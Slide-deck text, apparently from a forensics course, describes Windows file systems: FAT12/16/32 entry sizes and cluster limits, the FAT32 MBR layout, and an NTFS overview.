Tape File Systems	This file system is designed for storing and recovering the file on the tape in a **self-describing form**
Special Purpose File Systems	In this file system, files are arranged dynamically by software, intended for such purposes as communication between **computer processes or temporary file space**



Windows File Systems: File Allocation Table (FAT)

- The FAT file system is used with DOS; it was the first file system used with the Windows OS
- It is named for its method of organization, the file allocation table, which is placed at the **beginning of the volume**
- FAT contains three different versions (FAT12, FAT16, and FAT32) that differ owing to the **size of the entries in the FAT structure**

Relationship between the directory entry structures, clusters, and FAT structure

System	Bytes Per Cluster within File Allocation Table	Cluster Limit
FAT12	1.5	Fewer than 4087 clusters
FAT16	2	Between 4,087 and 65,526 clusters, inclusive
FAT32	4	Between 65,526 and 268,435,456 clusters, inclusive

Notes:

Windows File Systems: FAT32

- FAT32 file system is derived from a **FAT file system** that supports drives up to **2 terabytes** in size
- It uses drive space efficiently and uses **small clusters**
- It creates backups of the **file allocation table** instead of using the default copy

Offset	Description	Size
000h	Executable Code (Boots Computer)	446 Bytes
1BEh	1st Position Entry	16 Bytes
1CEh	2nd Position Entry	16 Bytes
1DEh	3rd Position Entry	16 Bytes
1EEh	4th Position Entry	16 Bytes
1FEh	Boot Record Signature	2 Bytes

MBR table of FAT32


Windows File Systems: New Technology File System (NTFS)

- NTFS is the **standard file system of Windows NT** and its descendants Windows XP, Vista, 7, 8.1, 10, 11, server 2003, server 2008, server 2012, Server 2016, Server 2019, and Server 2022

- From Windows NT 3.1, it is the default file system of the Windows NT family


- It includes several improvements over FAT, such as enhanced **support for metadata** and the use of advanced data structures to improve performance, reliability, and disk space utilization, besides extensions such as security access control lists and file system journaling

Notes:



Windows File Systems: NTFS Architecture

